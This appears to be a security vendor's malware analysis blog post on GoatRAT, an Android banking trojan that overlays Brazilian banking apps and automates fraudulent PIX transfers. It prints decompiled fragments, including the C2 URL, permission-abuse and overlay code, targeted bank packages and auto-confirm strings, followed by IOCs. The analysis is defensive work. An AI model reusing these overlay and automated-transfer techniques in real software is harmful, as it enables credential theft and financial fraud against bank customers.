GoatRAT Attacks Automated Payment Systems

Published: 2023-03-30 · Archived: 2026-04-05 14:12:12 UTC

Recently, we came across a detection in our telemetry report named “com.goatmw” which gained our attention. We decided to investigate further and the malware was found to be a banking trojan.

GoatRAT banking trojan is an Android Remote Administration Tool to gain access and control targeted devices which carries out fraudulent money transactions using PIX key. The domain goatrat[.]com (Fig.1) serves as the admin panel (which is not live as of writing this blog) and contains telegram ids in its contact (Fig.2 and Fig.3).



Fig.1: Admin Panel (goatrat[.]com)



Fig.2: Telegram ID



Fig.3: Telegram ID

Technical Analysis

Once “com.goatmw” is installed, the malware initiates a service named “Server” (Fig.4) which establishes contact (Fig.5) with the C2 server (Fig.6) to obtain the PIX Key required to carry out fraudulent transactions.

```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    try {
        StrictMode.ThreadPolicy policy = new StrictMode.ThreadPolicy.Builder().permitAll().build();
        StrictMode.setThreadPolicy(policy);
        if (!isServiceRunning(Server.class)) {
            startService(new Intent(this, Server.class));
        }
    } catch (Exception e) {
    }
    main();
}
```

Fig.4: Service is initiated

```
public void onCreate() {
    super.onCreate();
    Companion companion = Companion;
    RequestQueue newRequestQueue = Volley.newRequestQueue(this);
    Intrinsics.checkNotNullExpressionValue(newRequestQueue, "newRequestQueue(this)");
    companion.setRequestQueue(newRequestQueue);
    BuildersKt__Builders_commonKt.launch$default(GlobalScope.INSTANCE, null, null, new Server$onCreate$1(this, null), 3, null);
}

public final void requestPix() {
    try {
        StringRequest stringRequest = new StringRequest(0, LiveLiterals$ServerKt.INSTANCE.m5314x67fa9904() + MainActivity.CLIENT_ID, new Response.Listener() {
            @Override // com.android.volley.Response.Listener
            public final void onResponse(Object obj) {
                Server.$r8$lambda$D7K2qSIqkVy71thrsiUtBB1uv9I((String) obj);
            }
```

Fig.5: Establishes connection to C2

```
private static String f309x67fa9904 = "http://api.goatrat.com:3008/users/";
```

Fig.6: C2 server

PIX key is used to make instant money transfer and is generated by encrypting personal data such as Taxpayer ID number (CPF for individuals, CNPJ for companies) telephone number and email address (Fig.7).

```
private static String f126x9f6aa1a8 = "Pagar com Pix";
/* renamed from: String$arg-1$call-EQEQ$branch$cond$fun-$anonymous$$arg-0$call-fil
private static String f136xf3be21b8 = "CPF, CNPJ, celular, e-mail ou aleatória";
```

Pay by Pix

Fig.7: PIX Key

The RAT then requests users to grant accessibility and overlay permission (Fig.8). Overlay permission enables it to present an overlay screen on targeted banking applications, making it look like a legitimate app's screen so that the user enters their valid credentials without suspecting, which is then used to perform fraudulent money transfers.

```
public final void callAccessibilityPermission(MainActivity context) {
    Intrinsics.checkNotNullParameter(context, "context");
    try {
        Object systemService = context.getSystemService("accessibility");
        Intrinsics.checkNotNull(systemService, "null cannot be cast to non-null type android.view.accessibility.AccessibilityManager");
        if (((AccessibilityManager) systemService).isEnabled()) {
            return;
        }
        ComponentActivityKt.setContent$default(context, null, ComposableLambdaKt.composableLambdaInstance(-1806889887, true, new Utils$callAccessibilityPermission$1(co
    } catch (Exception e) {
    }
}

public final void callOverlayPermission(MainActivity context) {
    Intrinsics.checkNotNullParameter(context, "context");
    try {
        if (Settings.canDrawOverlays(context)) {
            return;
        }
        ComponentActivityKt.setContent$default(context, null, ComposableLambdaKt.composableLambdaInstance(-1350237089, true, new Utils$callOverlayPermission$1(context)
    } catch (Exception e) {
    }
}
```

Fig.8: Permissions requested

This malware targets certain Brazilian banks (Fig.9). When the user opens a banking application it checks the package name with the targeted banking application's package name.

```
private static String f326xc6829be5 = "br.com.intermedium";

/* renamed from: String$arg-1$call-EQEQ$cond-1$when$fun-$anonymou
private static String f327x1cdb089 = "com.nu.production";

/* renamed from: String$arg-1$call-EQEQ$cond-2$when$fun-$anonymou
private static String f328xf31f400a = "br.com.uol.ps.myaccount";
```

Fig.9: Targeted banks

When the targeted application is opened, the malware displays an overlay window that appears above the legitimate banking application (Fig.10). This overlay screen gets all the valid credentials and sends it to C2 and it initiates the money transfer based on the bank balance available ("Saldo disponivel" – balance available) in the user's account (Fig.11).

```
private final void addOverlay(final Context context) {
    final WindowManager.LayoutParams params = new WindowManager.LayoutParams(-1, -1, Build.VERSION.SDK_INT >= 26 ? 2038 : 2002, 24, -2);
    HandlerThread handlerThread = new HandlerThread(LiveLiterals$InterKt.INSTANCE.m5206xc1bc9ebf());
    handlerThread.start();
    Handler handler = new Handler(handlerThread.getLooper());
    this.handler = handler;
    Intrinsics.checkNotNull(handler);
    handler.post(new Runnable() { // from class: com.goatmw.bankers.Inter$$ExternalSyntheticLambda0
        @Override // java.lang.Runnable
        public final void run() {
            Inter.$r8$lambda$gGFsFumpA9pxGqc0a6gUO99t3Ww(Inter.this, context, params);
        }
```

Fig.10: Add Overlay screen

```
/* renamed from: String$arg-0$call-contains$branch$cond$con
private static String f219x4cabca7e = "Saldo disponível";
```

Fig.11: Balance available

Once the malware takes control, it requests a PIX key to initiate transfer (Fig.12). The malware then enters the amount and PIX key to enable the money transfer and executes the clicks and confirmation automatically “Pagar”- Pay, “CONFIRMAR” – Confirm (Fig.13), from the user logged in bank account without the user’s knowledge.

```
public final void requestPix() {
    try {
        StringRequest stringRequest = new StringRequest(0, LiveLiterals$ServerKt.INSTANCE.m5314x67fa9904() + MainActivity.CLIENT_ID, new Response.Listener() {
            @Override // com.android.volley.Response.Listener
            public final void onResponse(Object obj) {
                Server.$r8$lambda$D7K2qSIqkVy71thrsiUtBB1uv9I((String) obj);
            }
        }, new Response.ErrorListener() { // from class: com.goatmw.communication.Server$$ExternalSyntheticLambda1
            @Override // com.android.volley.Response.ErrorListener
            public final void onErrorResponse(VolleyError volleyError) {
                Server.$r8$lambda$vUeXpG0EaHh9lmkZblpeLMtu834(volleyError);
            }
        });
        Companion.getRequestQueue().add(stringRequest);
    } catch (Exception e) {
        e.printStackTrace();
    }
```

Fig.12: Request PIX key

```
private static String f123xd68058cf = "Pagar ";   Pay

/* renamed from: Int$arg-1$call-EQEQ$cond$if$fun-$anonymous$$arg-0$call-for
private static int f64x5c32db65 = 5;

/* renamed from: Int$arg-1$call-EQEQ$cond-6$when$fun-call$class-Inter  reas
private static int f74Int$arg1$callEQEQ$cond6$when$funcall$classInter = 6;

/* renamed from: String$arg-1$call-EQEQ$branch$cond$cond$fun-$anonymous$$ar
private static String f132x6dbc748a = "CONFIRMAR";   Confirm

/* renamed from: String$arg-0$call-$set-money$$fun-$anonymous$$arg-0$call-
private static String f122xb7700dc5 = "0,00";   money
```

Fig.13: Confirm and Pay

Once the money transfer is done using PIX key, the malware removes the overlay window from the targeted legitimate application (Fig.14).

```
private final void removeOverlay() {
    Handler handler = this.handler;
    Intrinsics.checkNotNull(handler);
    handler.post(new Runnable() { // from class: com.goatmw.bankers.Inter$$ExternalSyntheticLambda1
        @Override // java.lang.Runnable
        public final void run() {
            Inter.$r8$lambda$DKVWMZmFKOBosloKI9GG2agvOOY(Inter.this);
        }
    });
}

/* renamed from: removeOverlay$lambda-19 */
public static final void m5181removeOverlay$lambda19(Inter this$0) {
    Intrinsics.checkNotNullParameter(this$0, "this$0");
    WindowManager windowManager = this$0.windowManager;
    Intrinsics.checkNotNull(windowManager);
    windowManager.removeView(this$0.overlayView);
}
```

Fig.14: Removes Overlay

Android Banking Trojans are increasing rapidly. Malware authors are finding new techniques to steal money from the users. One such technique was seen exploiting the PIX instant payment platform targeting Brazilian banks. This GoatRAT uses the ATS framework to carry out fraudulent money transactions. ATS is an Automated Transfer System, a new technique employed by banking malware wherein once the user logs in to a banking app and enters their credentials, the malware would take control and automatically enter the amount and initiate the transaction without the user's knowledge. We protect users from all these threats. Users are requested to install a reputable security product such as **"K7 Mobile Security"** and keep it updated to stay safe from such threats.

IOCs

PACKAGE_NAME	DETECTION_NAME	APK_MD5
com.goatmw	Trojan(0001140e1)	ba5833b49e2c6501f5bbce90b7948a85

Targeted banking applications

br.com.intermedium

com.nu.production

br.com.uol.ps.myaccount
